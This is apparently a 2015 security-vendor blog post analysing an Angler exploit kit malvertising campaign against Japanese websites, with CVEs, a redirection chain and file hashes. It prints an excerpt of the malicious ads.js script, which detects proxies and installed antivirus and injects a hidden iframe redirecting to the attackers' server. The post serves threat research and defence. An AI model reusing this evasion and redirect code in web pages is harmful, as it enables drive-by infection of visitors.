



3,000 High-Profile Japanese Sites Hit By Massive Malvertising Campaign

- Posted on:September 30, 2015 at 6:59 pm
- Posted in:Malware
- Author:
  Joseph C Chen (Fraud Researcher)

Malvertising and exploit kits work hand-in-hand – and are an amazingly effective threat that keeps victimizing users over and over again. The latest victim? Users in Japan.

Since the start of September, almost half a million users have been exposed to a malvertising campaign powered by the Angler exploit kit. This particular attack was highly targeted towards users in Japan. At the height of this campaign, almost 100,000 users saw the malvertisements per day.To make these ads essentially impossible to distinguish from real ones, the attackers used copies of the banners used by legitimate ads for their own malicious advertising.

The sites where the malicious ads appeared were very specific to Japanese users: examples include very popular Japanese-language news sites and blogs hosted on a local Internet Service Provider (ISP). In addition, the

attackers chose various technical means (both within the ad network *and* their own code) to limit these attacks to users in Japan even further.

These malicious ads appeared in just under 3,000 websites. We saw three different "waves" of this attack which peaked on September 7, September 13, and September 23. (Part of the time between the 19th and the 23rd was the Japanese Silver Week holidays; traffic during this period was correspondingly low.)

As is typically the case with Angler, a wide variety of vulnerabilities were targeted: this included CVE-2015-2419, an Internet Explorer vulnerability fixed in July 2015 (via MS15-065), and CVE-2015-5560, an Adobe Flash vulnerability fixed in August 2015. Users would be vulnerable to drive-by downloads if they used older, vulnerable versions of the targeted applications. The payload of the attacks were also in line with what has been delivered by Angler in the past, with an infostealer (TSPY_ROVNIX.YPOB) found in victim machines.

Describing the attack

The ads themselves were designed to appeal to Japanese users. Banner ads placed by a local tourism board and a retailer were repurposed by the attackers to serve as the images displayed by the ads. In addition, the ads were configured to only be delivered to users already located in Japan.

The attack itself uses a JavaScript file called *ads.js* to perform various routines. A different copy of *ads.js* is delivered to users outside of Japan, without any malicious behavior. Consider the sizes of the files delivered in the two examples below: the one on top was sent to an IP address outside of Japan; the one below was sent to an IP address inside the country.




Figure 1. Different sizes of ads.js files (malicious version at bottom)


The code itself is used to redirect users to the attacker's traffic detection system (TDS). Before any redirection, it checks if the user is behind a proxy by first sending a HTTP POST request to the malvertising server, which replies with a 407 error code. Some proxies rewrite 407 errors into 403 errors; if anything other than a 407 error is received then the machine is behind a proxy and the code stops executing.

It also checks for the presence of Kaspersky and Malwarebytes products (by checking if the folders where they are normally installed are present). The code will stop running if these folders are found to be present:

```
nw = function() {
    gstr = (nt + nq + nr + ns).split([]);
    for (i = 0; i < gstr.length; i++) gstr[i + 1] = [gstr[i], gstr[i] = gstr[i + 1]][0], i++;
    gstr = gstr.join([]).split(",");
    (function() {
        var a = unescape("%5c%5c") + gstr[0],
            b = 0,
            c = document,
            d = function(a) {
                with(new ActiveXObject(gstr[1])) return loadXML(gstr[2] +
                    a + '">'), a = parseError.errorCode % 100, a + 93 && a + 59 || 0
            };
        try {
            with(new XMLHttpRequest) open("get", g407, !1), send(), 407 == status && status["goto"].fail
        } catch (e) {
            a = d(a + gstr[3]) ? a + "/" : a + gstr[3];
            a = [a + gstr[4], a + gstr[5]];
            for (i in a) d(a[i]) || ++b;
            if (!b) with(c.body.appendChild(c.createElement(gstr[7]))) style.position = "fixed", style.left = -1E4 + "px", src = gstr[8] + gURL + ">%27"
        }
    })()
```

Figure 2. Code of ads.js (Click to enlarge)

The TDS is used by the attackers for analytics purposes; the victim is redirected from the TDS to the actual exploit kit. Note that the redirection from the TDS to the exploit kit is via an HTTPS link; this may have been done to make detection by security products more difficult. A full sample redirection chain is included below:



#	Result	Protocol	Host	URL	Comments	Body
1	200	HTTP	japanad.	/japan/advertising.html?click=%24%7BCLICK_URL%7D	Malvertisement	220
2	200	HTTP	japanad.	/media/ads.js	Obfuscated Script	11,540
3	200	HTTP	japanad.	/55ec748063f7b.jpg		78,946
4	407	HTTP	japanad.	/japan/advertising.html?q1=		5
5	200	HTTP	Tunnel to	:443		0
6	301	HTTPS			HTTPS redirect	5
7	200	HTTP		/boards/index.php?PHPSESSID=xt&action=gh6-7ko5ad...	Angler Exploit Kit	90,446

Figure 3. Redirection chain

This attack shows how hard it can be to detect a properly carried out malvertising attack: the ad, by all appearances, looked to be legitimate to any user. In addition, the localized targeting would have hampered efforts by researchers outside of Japan.

The best defense against exploits is to ensure that all software on the system is up to date, particularly those that are targeted frequently by attackers. Web browsers (Internet Explorer) and plug-ins (Adobe Flash Player) are particularly important to keep on the latest and most secure version.

Security products can also help mitigate the risks. Trend Micro Deep Security and Vulnerability Protection protects user systems from threats that may target vulnerabilities used by exploit kits. Trend Micro endpoint solutions also protect systems against malware and related attacks.

The SHA1 hashes of files related to this threat are:

- 6676b2219256c6ee679ac91a48f22aa614d3a81d
- da520ef5989f1f98f999d7379eb835eadeef3e43

Related Posts:

- **Exploit Kits and Malvertising: A Troublesome Combination**
- **MERS News Used in Targeted Attack against Japanese Media Company**
- **Behind Tax Fraud: A Profile of 3 IRS Scammers**
- **Attackers Target Organizations in Japan; Transform Local Sites into C&C Servers for EMDIVI Backdoor**

Tags: Angler Exploit KitJapanmalvertising

Featured Stories

- Moving Forward with EMV and Other Payment Technologies
- Follow the Data: Dissecting Data Breaches and Debunking the Myths
- 3,000 High-Profile Japanese Sites Hit By Massive Malvertising Campaign
- The XcodeGhost Plague – How Did It Happen?
- Two New PoS Malware Affecting US SMBs

Recent Posts

- Two Games Released in Google Play Can Root Android Devices
- German Users Hit By Dirty Mobile Banking Malware Posing As PayPal App
- Nigerian Cuckoo Miner Campaign Takes Over Legitimate Inboxes, Targets Banks
- 3,000 High-Profile Japanese Sites Hit By Massive Malvertising Campaign
- New "Ghost Push" Variants Sport Guard Code; Malware Creator Published Over 600 Bad Android Apps

Threat Intelligence: The Deep Web

- The latest research and information on the deep web and the cybercriminal underground.
  Learn more about the Deep Web

Stay Updated

Email Subscription

Your email here

Subscribe